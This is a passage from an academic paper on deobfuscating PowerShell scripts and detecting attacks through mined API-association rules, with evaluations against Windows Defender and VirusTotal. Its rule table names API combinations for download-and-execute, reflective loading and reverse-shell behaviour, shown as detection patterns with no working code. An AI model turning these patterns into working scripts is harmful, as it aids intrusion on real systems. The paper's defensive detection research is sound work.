The overall effect of our deobfuscation approach on an example script and its AST is shown in Figure 7. As shown, the final deobfuscated script is almost the same as the original script. In §6, we use a similarity metric to quantifiably evaluate the effectiveness of our deobfuscation approach.



Figure 8: Semantic-aware detection workflow

5 SEMANTIC-AWARE POWERSHELL ATTACK DETECTION

Semantic-aware detection has many advantages over signature-based detection. Among all, the most significant one is that semantic-aware detection is hard to be evaded by polymorphic variants. Besides more robust attack detection, it also allows explanations and classifications of the malicious behaviors, which is highly desired in malware analysis and forensics [29].

For binary program analysis, researchers usually use several kinds of graphs, e.g., control-flow graphs [22] and dependency graphs [28], instead of API sets to represent semantics. This is because APIs used in the binary program only contain low-level semantics and thus can be ambiguous. In contrast, as shown in Table 3, APIs in the PowerShell language contain a higher level of semantics, and thus semantics of PowerShell scripts can already be understood easily by commands and functions sets. Considering that API sets can be processed much more efficiently compared to graphs, in our system design we adopt API sets instead of graphs for PowerShell semantics detection.

As shown in Figure 8, our detection system can be divided into two phases: training and detection, which are detailed below.

5.1 Training Phase

First, using the parser described in §4.2, we can get a set of AST nodes corresponding to each deobfuscated script. As discussed in §4.2, only several kinds of nodes, such as `InvokeMemberExpressionAst`, `CommandAst`, etc, need to be considered. Then we extract their values and normalize them. Our normalization includes: (1) converting to lowercase, (2) deleting irrelevant characters, (3) checking alias. For example, for a script that downloads a program and launches it, the following set can be extracted: {`'new-object'`, `'downloadfile'`, `'start-process'`}.

Objective-oriented Association Mining We employ an classic classification based on OOA mining [68] on itemsets of commands for detection. The OOA mines association frequency patterns that are specifically related to a pre-defined objective. Those frequent patterns are called *OOA rules* and carry the underlying semantics of the data.

Table 3: Representative examples and descriptions of newly-identified OOA rules for PowerShell attacks.

OOA rules	Description
NewTask, RegisterTaskDefinition, ...	Scheduled task COM
FromImage, CopyFromScreen, ...	Get-TimedScreenshot
VirtuAlloc, Memset, CreateThread, ...	Reflective Loading
DownloadString, Invoke-Expression	IEX Downloaded String
DownloadFile, Start-Process	Download & Execution
UseshellExecute, TcpClient, RedirectStandardOutput, GetStream, GetString, Invoke-Expression, ...	Reserve shell

As shown in Figure 8, the letters refer to commands or functions, and the sets marked red indicate that the itemsets are extracted from malicious scripts. Two steps are required to get an OOA rule. First, we use the FP-growth algorithm [18] to generate frequent patterns, such as {z, r} and {z, x, y, t} and so on. Then we select the patterns that satisfy the rules that have the support and confidence scores greater than the user-specified minimums. Specifically, support represents the possibility of maliciousness, and confidence represents generality. The support and confidence scores of rules are defined as follows:

$$support(I, Obj) = \frac{count(I \cup \{Obj\}, DB)}{|DB|}$$

$$confidence(I, Obj) = \frac{count(I \cup \{Obj\}, DB)}{count(I, DB)}$$

where $I = \{I_1, ..., I_m\}$ is the set of commands. The function $count(I \cup \{Obj\}, DB)$ returns the number of records in DB where $I \cup \{Obj\}$ holds.

If our target is to detect maliciousness, the support and confidence of {z, r} are 0.4 and 1, respectively. The support and confidence of {z, x, y, t} are 0.6 and 0.33, respectively. Thus, {z, r} is picked as OOA rules.

The samples' behaviors are distributed unevenly in the dataset, mainly due to the PowerShell logging method. After initialization, the scripts for later stages are downloaded from the Internet at runtime, which will be missed by traditional PowerShell logging methods. Thus it is recommended to utilize script block logging [31] to enhance the logging. In practice, we choose a support score of 0.1 and a confidence score of 0.95. However, for some classes of malicious scripts, we still do not have enough samples to train OOA rules. For these classes, we use hand-picked signatures as an alternative. In total, we are able to extract 31 OOA rules newly identified for PowerShell attacks, with some representative ones shown in Table 3.

5.2 Detection Phase

In this phase, we parse the deobfuscated scripts into itemsets and try to match the pre-trained OOA rules. The results cannot only show the malicious scores but also the semantics of the scripts.

6 EVALUATION

6.1 Evaluation Methodology

In this paper, we first evaluate the performance of our subtree-based deobfuscation, which is divided into three parts. First, we evaluate

whether we can find the minimum subtrees involved in obfuscation, which can directly determine the quality of the deobfuscation. This is dependent on the classifier and thus we cross-validate the classifier with manually-labelled ground truth. Second, we verify the quality of the entire obfuscation by comparing the similarity between the deobfuscated scripts and the original scripts. In this evaluation, we modify the AST-based similarity calculation algorithm provided by [39]. Third, we evaluate the efficiency of deobfuscation by calculating the average time required to deobfuscate scripts obfuscated by different obfuscation methods.

Next, we evaluate the benefit of our deobfuscation method on PowerShell attack detection. In §2, we find that obfuscation can evade most of the existing anti-virus engine. In this section, we compare the detection results for the same PowerShell scripts before and after applying our deobfuscation method. In addition, we also evaluate the effectiveness of the semantic-based detection algorithm in Section 5.

6.1.1 PowerShell Sample Collection. To evaluate our system, we create a collection of malicious and benign, obfuscated and non-obfuscated PowerShell samples. We attempt to cover all possible download sources that can have PowerShell scripts, e.g., GitHub, security blogs, open-source PowerShell attack repositories, etc., instead of intentionally making selections among them.

Benign Samples: To collect benign PowerShell Scripts, we download the top 500 repositories on GitHub under PowerShell language type using Chrome add-on Web Scraper [12]. We then find out the ones with PowerShell extension '.ps1' and manually check them one by one to remove attacking modules. After this process, 2342 benign samples are collected in total.

Malicious Samples: The malicious scripts we use to evaluate detection are based on recovered scripts which consist of two parts. 1) 4098 unique real-world attack samples collected from security blogs and attack analysis white papers [55]. Limited by the method of data collection, the semantics of the samples are relatively simple. Most of the samples belong to the initialization or execution phase. 2) To enrich the collection of malicious scripts, we pick other 43 samples from 3 famous open source attack repositories, namely, PowerSploit [9], PowerShell Empire [1] and PowerShell-RAT [43].

Obfuscated Samples: In addition to the collected real-world malicious samples, which are already obfuscated, we also construct obfuscated samples through the combination of obfuscation methods and non-obfuscated scripts. More specifically, we deploy four kinds of obfuscation methods in Invoke-Obfuscation, mentioned in §2.3, namely, token-based, string-based, hex-encoding and security string-encoding on 2342 benign samples and 75 malicious. After this step, a total of 9968 obfuscated samples are generated.

6.1.2 Script Similarity Comparison. Deobfuscation can be regarded as the reverse process of obfuscation. In the ideal case, deobfuscated scripts should be exactly the same as the original ones. However, in practice, it is difficult to achieve such perfect recovery for various reasons. However, the similarity between the recovered script and the original script is still a good indicator to evaluate the overall recovery effect.

To measure the similarity of scripts, we adopt the methods of code clone detection. This problem is widely studied in the past decades [50]. Different clone granularity levels apply to different intermediate source representations. Match detection algorithms are a critical issue in the clone detection process. After a source code representation is decided, a carefully selected match detection algorithm is applied to the units of source code representation. We employ suffix tree matching based on ASTs [40]. Both the suffix tree and AST are widely used in similarity calculation. Moreover, such combination can be used to distinguish three types of clones, namely, Type 1(Exact Clones), Type 2(Renamed Clones), Type 3(Near Miss Clones), which fits well for our situation.

To this end, we parse each PowerShell script into an AST. Most of the code clone detection algorithm is line-based. However, lines wrapping is not reliable after obfuscation. We utilize subtrees instead of lines. We serialize the subtree by pre-order traversal and apply suffix tree works on sequences. Therefore, each subtree in one script is compared to each subtree in the other script. The similarity between the two subtrees is computed by the following formula:

$$n = 2 \times s/(2 \times s + l + r).$$

where s represents the number of shared nodes, l stands for the number of different nodes in subtree 1, and r represents the number of different nodes in subtree 2.

We only take subtree pairs with similarity greater than 0.7. To avoid repeatedly counting, once one subtree is picked, its ancestor nodes are ignored. Besides, to avoid coincidence, subtrees with fewer than 7 nodes will not be considered. Finally, the similarity scores between two scripts are calculated by the following formula:

$$N = 2 \times S/(2 \times S + L + R).$$

where S is the summary of s, L represents the number of different nodes in tree 1, R stands for the number of different nodes in tree 2. Detailed pseudo code for calculating similarity can be found in §A.

6.2 Evaluation Results

In this section, we evaluate the effectiveness and efficiency of our approach using the collected PowerShell samples described earlier (§6.1.1). The experiment results are obtained using a PC with Intel Core i5-7400 Processor 3.5 GHz, 4 Cores, and 16 Gigabytes of memory, running Windows 10 64-bit Professional.

6.2.1 Obfuscation Detection Accuracy. Accurate localization of obfuscated script pieces is a prerequisite for our deobfuscation. For obfuscation detection, we apply a logistic regression with gradient descent binary classifier based on three levels of features mentioned in §4.3. To train the classifier, we manually select 1250 subtrees as obfuscated samples (500 from token-based obfuscated samples, 250 from each of the other three obfuscated samples). As for the unobfuscated samples, we randomly pick the same number of subtrees whose root are `PipelineAst` from unobfuscated scripts. All subtrees mentioned above are selected from 250 original scripts and corresponding 1000 obfuscated samples. The remaining 2167 original scripts and corresponding 8668 obfuscated samples are selected as the testing set.

As a comparison, PSDEM [41] uses a series of regular expressions combined with some syntactic information to locate obfuscated script pieces. For example, to identify the `$StrOrder` in Figure 1, PSDEM will extract the following regex: `"-f operator"` in Figure 1, which is a common string operation widely used for obfuscation.

Among the four obfuscation schemes targeted in our approach, PSDEM can cover S1 and S2 using `"-f operator"` and `"replace()"`, but cannot cover S3 and S4.

Table 4: The accuracy of obfuscation detection

Obfuscation detection approachs	TPR	FPR
Our approach	100%	1.8%
PSDEM [41]	49.9%	22.2%

Results. We apply both our subtree classifier and PSDEM's regex on the testing set. As long as there is one match for one script, we regard it as a obfuscated case. To improve our obfuscation detection performance, we also employ emulation result to check the detection result as mentioned in §4. The results are shown in table 4. As shown, our approach can achieve 100% true-positive rate(TPR) with false-positive rate as low as 1.8% on the testing set. In comparison, PSDEM only has 49.9% true-positive rate(FPR) since it fails on all the samples obfuscated with S3 and S4. At the same time, it has a 22.2% false positive rate, which is much higher than our approach. Based on the results, we find that this is mainly due to that the regexes can only be used to locate functions commonly used in obfuscation but not to determine whether the functions are used for obfuscation or a regular scenario, which indicates the inherent limitation of regex based obfuscation detection.

6.2.2 Recovery Quality. Next, we evaluate the overall recovery quality by comparing the similarity between obfuscated sample scripts and original ones before and after deobfuscation using the methodology described in §6.1.2. In this experiment, we use all obfuscated samples in the training set mentioned above. The results are shown in Table 5.

Table 5: The average similarities of deobfuscated and original ASTs

Obfuscation schemes	Obfuscated	Deobfuscated (our approach)	Deobfuscated (PSDEM[41])
S1	1.8%	71.5%	70.6%
S2	0.1%	79.0%	79.5%
S3	0.01%	82.9%	0.01%
S4	0.004%	85.2%	0.004%
Overall	0.5%	79.7%	37.5%

Results. As shown, after deobfuscation using our approach, the average similarity increases significantly from 0.5% to 79.8%, which is about 160 times higher. Among all, the similarities for scripts recovered from S2, S3 and S4 are higher that those for S1. This is because these three schemes are script block-based, which can completely preserve the structure inside the script block after deobfuscation and thus achieve higher similarity scores. Note that, as indicated by the similarity scores, the deobfuscated scripts are not exactly the same as the original ones. This is mainly because syntax-level changes in the obfuscation processes, e.g., using variables to save intermediate values, thus does not affect the semantics-aware attack detection and understanding of functionality as shown later in §6.2.4. A real-world sample is analyzed in appendix §B.

In comparison, for S1 and S2, which PSDEM can cover, PSDEM has a similar recovery quality with our approach. However, for obfuscation techniques that PSDEM cannot support, there is nothing PSDEM can do. Moreover, PSDEM does not provide an automatic method to determine the correct order in which the deobfuscation logic should be applied.

Thus, for multi-level obfuscated samples, manual analysis is necessary to decide the correct order of deobfuscation logic first, while our approach can automatically handle.



Figure 9: Average deobfuscation time for obfuscated scripts.

6.2.3 Deobfuscation Efficiency. Figure 9 shows the average time required to deobfuscate one obfuscated script. The size of the original scripts used as samples ranges from 400 Byte to 400 KB, with an average of 5.4 KB. On average, it takes less than half a second to do the deobfuscation, while the emulator takes about two-thirds of the time, and the other takes up the rest of the time. The other parts are mainly the reconstruction of AST and the recovery of scripts. Emulator's job is to undo the obfuscation. For encoding-based obfuscation, the emulator needs to do the decoding, which is slower than string stitching for string-based obfuscation. The emulator takes much more time for token-based obfuscated scripts because they contain more subtrees involved in obfuscation. A typical script token-based obfuscated can contain more than 50 obfuscated subtrees and require more calculations. The time spend on the emulator can barely be reduced.

6.2.4 Attack Detection based on Deobfuscated Scripts. Table 6 displays the impact of deobfuscation on detection. Here we use the same sample as in Section 2.3. The rest of the unobfuscated samples are used as training set for our detection system. We submit the samples separately to Microsoft online defender [10] and VirusTotal [11]. For VirusTotal, as long as one of the AV engines detected it, we consider it is detected. We also excluded three engine, namely, Kaspersky, ZoneAlarm and Sophos AV, which detect obfuscation instead of detecting maliciousness. These engines' false positives are too high so that their results have no reference value.

As shown in Table 6, obfuscation can bypass detection effectively. For Windows Defender, detection rate reduces about 68 times at least, from 89% to 1.3%. VirusTotal performs slightly better but still fails in most case. Its detection rate reduces by 12.5% at least. Our approach, on the other hand, is almost unaffected by obfuscation. Detection rate reduces up to 8 percent. Moreover, our deobfuscation module along can provide a lot help for existing detection systems. For all obfuscation schemes, deobfuscation can improve the detection rate of Defender and VirusTotal significantly. The detection rate increase by at least 48% and 82.6% for Defender and VirusTotal, respectively.

Furthermore, among the four obfuscation schemes, scheme 2 fails most because it is based on string split. If scripts are not split

Table 6: The effect of deobfuscation on detection and semantic-aware detection results

Samples		Defender	Deobfuscation + Defender	VirusTotal	Deobfuscation + VirusTotal	Deobfuscation + Our model
Malicious	Original Scripts	89.3%	89.3%	100%	100%	98.7%
	S1	0.0%	48.0%	0.0%	76.0%	90.7%
	S2	1.3%	78.6%	8.0%	90.6%	93.3%
	S3	0.0%	84.0%	2.6%	96.0%	92.0%
	S4	0.0%	89.3%	0.0%	97.3%	93.3%
Benign	Original scripts, all 4 obfuscation schemes	0.0%	0.0%	0.0%	0.0%	0.0%

fine-grain enough, they can still match signatures. And the deobfuscation effect on scheme 1 is the worst. That is because the other three schemes are script block-based, the obfuscation does not change the structure in the script block, and the structure remains intact after the deobfuscation. Besides, no detection approach have false positive, since that the PowerShell scripts' structure is relatively simple and have no ambiguity.

All in all, deobfuscation can significantly improve the detection effect. Our semantic-based detection also has good results, which means semantic analysis on deobfuscated scripts is feasible.

Table 7: Comparison with state-of-the-art detection approaches in TPR.

Detection approaches	Obfuscated scripts	Deobfuscated scripts	Mixed scripts
Our approach	-	92.3%	92.3%
AST-based [53]	0.0%	90.7%	9.6%
Character-based [32]	12.1%	95.7%	34.7%

6.2.5 Comparison with State-of-the-Art PowerShell Detection Approaches. Rusak et al. [53] and Hendler et al. [32] present the latest detection approaches for PowerShell, which apply AST-based and character-based features for detection respectively. Thus, we reproduce these two approaches to compare with our approach. For the approach proposed by Hendler et al. [32], the original design can support several different classifiers, and we only choose the one with the best results on their paper (i.e., combination of a 3-CNN and traditional 3-gram [32]) to reproduce. In the training of these two previous approaches, we use the same training set and testing set mentioned above. The results are shown in Table 7. **Results.** As shown, both the AST-based and character-based detection approaches will be bypassed by obfuscation. And our deobfuscation system can increase their detection TPR by 87.2%. Once these scripts are deobfuscated, our results show that these two previous approaches can achieve similar, or even higher true-positive rates than our approach. However, we would like to note that since the features used by these two approaches are at the syntax level, they can be more easily evaded compared to our semantic-aware approach. To show this, we simply mix benign pieces into malicious samples at the granularity of script lines, which changes AST structure and character distributions without affecting the script behavior. In Table 7, we call them "Mixed scripts". An example is given in §C. As shown, these mixed scripts can greatly decrease the true-positive rates of AST-based and character-based detection approaches, but cannot affect that of our approach.

6.2.6 Break-down analysis of techniques used in our deobfuscation. To demonstrate the benefits of individual major techniques used in our deobfuscation, we remove or replace one major technique at a time and then evaluate the impact to performance. It is noteworthy that the testing sets for the first three columns and last columns are different and corresponding to the testing sets in §6.2.1 and §6.2.4 respectively. The result is shown in Table 8.

Table 8: Break-down analysis of individual major techniques used in deobfuscation

Deobfuscation phases	Recovery similarity	Time	Detection accuracy
w/ all 5 phases	80.4%	0.46s	92.3%
w/o (1) Extract subtrees	-14.7%	+404.3%	-12.4%
w/o (2) Obfuscation detection	-43.7%	+108.7%	-54.7%
w/o (3) Emulation-based Recovery	-43.4%	+83.7%	-53.6%
w/o (4) AST update	-0.6%	-6.5%	-0.1%
w/o (5) Post processing	-7.0%	-2.1%	0.0%

The analysis results are shown in Table 8. Next, we describe how we remove or replace each phase and discuss the results. "(1) Extract Subtrees" (§4.2) mainly focus on extracting suspicious subtrees. As shown, removing it means that there are more subtrees we need to analyze, and incurs 4 times more analysis time. Meanwhile, it leads to deterioration of deobfuscation and subsequent detection results. This is because without this pre-selection, we may choose the wrong recoverable subtree and fail to recover the original script pieces. The output of "(2) Obfuscation Detection" (§4.3) determines the subsequent operations, so we cannot simply remove this phase. Instead, we experiment with replacing it with the regex-based obfuscation detector introduced by PSDEM [41]. As shown, the accuracy of such regex-based obfuscation detector is only half of ours, which results in a 43.7% decrease of similarity and a 54.7% decrease of detection accuracy.

After we get the recoverable pieces, the next deobfuscation phase in our design is "(3) Emulation-based Recovery" (§4.4). The latest automatic method for this task is PSDEM's string manipulation based approaches, which entirely relies on regex-based obfuscation detector to accurately identify the obfuscation techniques. Therefore, although the approach has good recovery quality for known obfuscation techniques as discussed in §6.2.1, our results show that this causes the similarity and detection accuracy to drop by nearly half. "(4) AST Update" (§4.5) is mainly designed for the completion of the deobfuscation process, i.e., putting the deobfuscated script pieces together to the whole recovered script. In terms of the benefit on performance, this phase can help handle multi-layer obfuscation. In our results, since most of our samples only involve one layer of obfuscation, such benefit is not prominent across the entire dataset. For the last phase, "(5) Post Processing" (§4.6), it is designed for handling corner-case inconsistencies in the syntax recovery, and our results show that removing it decreases the recovery similarity by 7%.

7 DISCUSSION

7.1 Generality of Our Approach

Although our subtree-based deobfuscation approach in this paper is developed for PowerShell, its design does not require specific features of PowerShell. As long as the obfuscation is to cover the semantics by hiding the script pieces as strings, our approach can be applied to achieve effective deobfuscation. As far as we know, JavaScript utilize similar obfuscation techniques [66].

Moreover, our method requires only a parser and an unmodified interpreter for the target language, both of which typically have official tools available. Meanwhile, the strategy for updating the tree and finally constructing the deobfuscated script is reusable. Therefore, the only extra work required to construct a deobfuscation system for a new language is to collect the samples of the obfuscated subtree and train the obfuscated detector. The deobfuscated script can be used with existing static detection systems, such as [26], for better detection results.

7.2 Possible Evasion Attacks

Anti-debugging. Anti-debugging is a common approach for malware to evade detection [23, 57, 69]. The primary methods include "logic bombs", "time bombs", etc., which means that the obfuscated scripts will only be recovered at specific branches. More advanced methods may involve a machine-specific value, or an online value can only be acquired at a specific time as the decryption key, which means that the scripts can only be recovered on the particular machine or at a specific moment. These methods work for all offline analysis approaches, no matter they are dynamic or static. For the primary methods, static approaches, including our approach, can achieve better results than dynamic ones by traversing all branches. For the more advanced methods, the only chance is to capture script behaviours during the attack time, and thus our approach cannot work. However, advanced anti-debugging methods significantly increase the cost of the attack. Therefore, we believe that such attacks are only likely to occur in attacks on high-value targets. For these high-value targets, it is necessary to apply more strict execution strategies and early review of scripts.

Logical obfuscation. In this paper, we mainly focus on string-based obfuscation (listed in §2), which regards the scripts or script pieces as strings and obfuscate them. Logical obfuscation is another type of obfuscation targeted at disrupting the control flow and the data flow. Recovery of such obfuscation is orthogonal to that of string-based obfuscations [61] and thus is not covered in this paper. Actually, it is difficult to recover control flow and data flow only through static analysis [25, 67]. However, since PowerShell's functions and commands themselves contain enough semantic for detection or analysis, it is highly difficult for logical obfuscation alone to evade our detection.

8 RELATED WORK

8.1 Script-based Malware Detection

As shown in Table 9, the malware detection methods for scripting languages can be divided into three categories.

Dynamic detection. Cova *et al.* present a system JSAND [25], where suspicious scripts are further analyzed with the emulator to collect runtime characteristics. Rieck *et al.* [51] describe Cujo, which combines static and dynamic features in a classifier based on support vector machines and extract Q-gram of tokens as signatures. The common disadvantages of dynamic methods are that they bring extra runtime overhead and thus are inefficient.

Table 9: Comparison of script-based malware detection methods

	Light-weight	True Positive	True Negative	Semantic Awareness	Anti-obfuscation
Dynamic det.	no	high	high	yes	yes
Static det.	yes	low	high	no	no
Obfuscation det.	yes	low	low	no	yes
Our approach	yes	high	high	yes	yes

Static detection. Canali *et al.* [20] present Prophiler, which employs multi-layer features to quickly filter non-malicious web pages. Curtsinger *et al.* propose ZOZZLE [26], a mostly static approach, leverage AST for fast signature matching. Similar approaches are also employed in PowerShell detection. [32] leverage deep learning at characters level for malicious classification. Similarly, [53] uses features extracted from AST. These studies are not resistant to obfuscation and thus are not accurate enough . Our automatic deobfuscation approach can potentially increase the accuracy of such techniques by exposing the actual logic of the code.

Obfuscation detection. To overcome the effect of obfuscation, researchers propose to use detection obfuscation instead of detecting malicious scripts. [14, 35, 38] extract features from different level for obfuscation detection in JavaScript. The closest work is proposed by Bohannon [17], which extracted 4098 features for PowerShell obfuscation detection. However, such approaches assume that all obfuscated scripts are also malicious. This assumption is too strong and will bring a lot of false positives. Besides, these approaches focus only on the obfuscation detection of entire scripts which may be bypassed by partial obfuscation.

8.2 Deobfuscation Approaches

Deobfuscation for binary. Obfuscation techniques, especially run-time packers, have been widely used by malware authors for a long time as a means of evading static detection. The security community proposed many different solutions to detect and classify packing techniques. Accurate identification of packing is the first step towards solving the packing problem. Signature-based approaches [46, 58] searching for unique patterns of known packers in executable files. However, such methods fail to detect new packers. To deal with unknown packers, researchers [34, 47, 49, 62, 63] employ multiple features for obfuscation detection. We employ a similar method to locate obfuscation at AST subtrees level, which is fine-grained and makes our system more flexible.

Automatic unpacking relies on the observation that hidden code is naturally revealed and then executed for the majority of packed malware. Thus, different approaches are proposed to determine the right moment to dump the hidden code [61]. These approaches [27, 37, 44, 52] focus on different techniques for monitoring the execution of binary. These dynamic approaches suffer from high overhead and low program coverage. Nevertheless, a few static and hybrid approaches are proposed. Coogan et al. [23] propose to locate the transition point with control flow and alias analysis and

extract unpacking logic with backward slicing. Caballero et al. [19] propose a hybrid approach to extract self-contained transformation functions. However, because of the different language characteristic, we employ divergent heuristics and statistical methods, e.g., subtree-based obfuscation detection and unique feature selection (§4.3).

Other approaches [24, 56, 67] focus on simplifying logical structure such as data flow control flow. However, logic obfuscation is rare for PowerShell since it is not effective for evading detection.

Deobfuscation for scripts Recently, several deobfuscation approaches for script-based language are proposed. The overall comparison is shown in the Table 1. Specifically, Liu *et al.* [41] present PSDEM, a mostly manual approach for PowerShell deobfuscation. They analyzed several most commonly used obfuscation techniques. Then they write obfuscation detection and deobfuscation tools for every kind of obfuscation. In comparison, our approach is better in terms of obfuscation detection accuracy and automation as shown in §6.2.1. Abdelkhalek [13] propose JSDES, a hybrid approach to identify suspected functions involved in obfuscation and then deobfuscate with these functions. However, obfuscation does not have to involve functions. It cannot cover obfuscation using basic operations. Lu *et al.* [42] present a semantics-based approach, which uses dynamic analysis and program slicing techniques to simplify away the obfuscation. The common problem of such dynamic approaches is low code coverage. Besides, our approach is generally faster than these dynamic methods, since we only need to execute deobfuscation part of the script, most of which is string operation.

9 CONCLUSION

In this paper, we design the first effective and light-weight deobfuscation approach for PowerShell scripts. To address the key challenge of precisely identifying the recoverable script pieces, we design a novel subtree-based deobfuscation method that performs obfuscation detection and emulation-based recovery at the level of subtrees. Building upon this new deobfuscation method, we further design the first semantic-aware PowerShell attack detection system with 31 newly-identifies OOA rules. Based on a collection of 6483 PowerShell script samples, our deobfuscation method is shown to be both efficient and effective. Furthermore, with our deobfuscation applied, the attack detection rates for Windows Defender and VirusTotal increase substantially from 0.3% and 2.65% to 75.0% and 90.0%. Also our semantic-aware attack detection system outperforms both Windows Defender and VirusTotal with a 92.3% true positive rate and a 0% false-positive rate on average.

ACKNOWLEDGMENTS

We would like to thank the anonymous reviewers for providing valuable feedback on our work. This work is supported by the Key Research and Development Program of Zhejiang Province (2018C01088).

REFERENCES

[1] 2018. *Empire is a PowerShell and Python post-exploitation agent.: EmpireProject/Empire.* https://github.com/EmpireProject/Empire original-date: 2015-08-05T18:25:57Z.

[2] 2018. *Free Automated Malware Analysis Service - powered by Falcon Sandbox - Viewing online file analysis results for '50e8e369b6be8077fd8b53c6dbfe3814.doc'.* Retrieved March 13, 2019 from https://www.hybrid-analysis.com/sample/4b4b8b13c264c8f7d7034060e0e4818a573bebc576a94d7b13b4c1741591687f?environmentId=100

[3] 2018. *Technique: PowerShell - MITRE ATT&CKâĎć.* Retrieved May 10, 2019 from https://attack.mitre.org/techniques/T1086/

[4] 2018. *TIOBE Index | TIOBE - The Software Quality Company.* Retrieved May 10, 2019 from https://www.tiobe.com/tiobe-index/

[5] 2019. . Retrieved September 20, 2019 from https://github.com/li-zhenyuan/PowerShellDeobfuscation

[6] 2019. *A collection of malware samples and relevant dissection information.* Retrieved August 10, 2019 from https://github.com/InQuest/malware-samples/tree/master/2019-03-PowerShell-Obfuscation-Encryption-Steganography

[7] 2019. *Github.* Retrieved May 10, 2019 from https://github.com/search?q=powershell

[8] 2019. Malware Sandbox & Automated Analysis - Falcon Sandbox | CrowdStrike. Retrieved May 10, 2019 from https://www.crowdstrike.com/endpoint-security-products/falcon-sandbox-malware-analysis/

[9] 2019. *PowerSploit: A PowerShell Post-Exploitation Framework - PowerShellMafia/PowerSploit.* https://github.com/PowerShellMafia/PowerSploit original-date: 2012-05-26T16:08:48Z.

[10] 2019. *Submit a file for malware analysis - Microsoft Security Intelligence.* Retrieved May 10, 2019 from https://www.microsoft.com/en-us/wdsi/filesubmission

[11] 2019. *VirusTotal.* Retrieved May 10, 2019 from https://www.virustotal.com/#/home/upload

[12] 2019. *Web Scraper.* Retrieved May 10, 2019 from https://www.webscraper.io/

[13] Moataz AbdelKhalek and Ahmed Shosha. 2017. JSDES: An Automated De-Obfuscation System for Malicious JavaScript. In *Proceedings of the 12th International Conference on Availability, Reliability and Security - ARES '17.* ACM Press, Reggio Calabria, Italy, 1–13. https://doi.org/10.1145/3098954.3107009

[14] Simon Aebersold, Krzysztof Kryszczuk, Sergio Paganoni, Bernhard Tellenbach, and Timothy Trowbridge. 2016. Detecting obfuscated javascripts using machine learning. In *ICIMP 2016 the Eleventh International Conference on Internet Monitoring and Protection, Valencia, May 22-26, 2016*, Vol. 1. Curran Associates, 11–17.

[15] Daniel Bohannon. 2017. *AbstractSyntaxTree-Based PowerShell Obfuscation - cobbr.io.* Retrieved April 2, 2019 from https://cobbr.io/AbstractSyntaxTree-Based-PowerShell-Obfuscation.html

[16] Daniel Bohannon. 2017. *ObfuscatedEmpire - Use an obfuscated, in-memory PowerShell C2 channel to evade AV signatures - cobbr.io.* Retrieved May 10, 2019 from https://cobbr.io/ObfuscatedEmpire.html

[17] Daniel Bohannon. 2019. *PowerShell Obfuscation Detection Framework. Contribute to danielbohannon/Revoke-Obfuscation development by creating an account on GitHub.* https://github.com/danielbohannon/Revoke-Obfuscation original-date: 2017-07-11T01:20:48Z.

[18] Christian Borgelt. 2005. An Implementation of the FP-growth Algorithm. In *Proceedings of the 1st international workshop on open source data mining: frequent pattern mining implementations.* ACM, 1–5.

[19] Juan Caballero, Noah M Johnson, Stephen McCamant, and Dawn Song. 2009. *Binary code extraction and interface identification for security applications.* Technical Report. CALIFORNIA UNIV BERKELEY DEPT OF ELECTRICAL ENGINEERING AND COMPUTER SCIENCE.

[20] Davide Canali, Marco Cova, Giovanni Vigna, and Christopher Kruegel. 2011. Prophiler: a fast filter for the large-scale detection of malicious web pages. In *Proceedings of the 20th international conference on World wide web.* ACM, 197–206.

[21] Wueest Candid. 2016. *The Increased Use of PowerShell in Attacks.* Retrieved May 10, 2019 from https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf

[22] Mihai Christodorescu, Somesh Jha, Sanjit A Seshia, Dawn Song, and Randal E Bryant. 2005. Semantics-aware malware detection. In *2005 IEEE Symposium on Security and Privacy (S&P'05).* IEEE, 32–46.

[23] Kevin Coogan, Saumya Debray, Tasneem Kaochar, and Gregg Townsend. 2009. Automatic static unpacking of malware binaries. In *2009 16th Working Conference on Reverse Engineering.* IEEE, 167–176.

[24] Kevin Coogan, Gen Lu, and Saumya Debray. 2011. Deobfuscation of virtualization-obfuscated software: a semantics-based approach. In *Proceedings of the 18th ACM conference on Computer and communications security.* ACM, 275–284.

[25] Marco Cova, Christopher Kruegel, and Giovanni Vigna. 2010. Detection and analysis of drive-by-download attacks and malicious JavaScript code. In *Proceedings of the 19th international conference on World wide web.* ACM, 281–290.

[26] Charlie Curtsinger, Benjamin Livshits, Benjamin G Zorn, and Christian Seifert. 2011. ZOZZLE: Fast and Precise In-Browser JavaScript Malware Detection.. In *USENIX Security Symposium.* San Francisco, 33–48.

[27] Artem Dinaburg, Paul Royal, Monirul Sharif, and Wenke Lee. 2008. Ether: malware analysis via hardware virtualization extensions. In *Proceedings of the 15th ACM conference on Computer and communications security.* ACM, 51–62.

[28] Matt Fredrikson, Somesh Jha, Mihai Christodorescu, Reiner Sailer, and Xifeng Yan. 2010. Synthesizing near-optimal malware specifications from suspicious behaviors. In *2010 IEEE Symposium on Security and Privacy.* IEEE, 45–60.

[29] Ekta Gandotra, Divya Bansal, and Sanjeev Sofat. 2014. Malware analysis and classification: A survey. *Journal of Information Security* 5, 02 (2014), 56.

[30] Rick Cole Geoff Ackerman. 2018. *OVERRULED: Containing a Potentially Destructive Adversary.* Retrieved May 10, 2019 from https://www.fireeye.com/blog/threat-research/2018/12/overruled-containing-a-potentially-destructive-adversary.html

[31] HemantMahawar. 2019. *Script Tracing and Logging.* Retrieved May 10, 2019 from https://docs.microsoft.com/en-us/powershell/wmf/5.0/audit_script

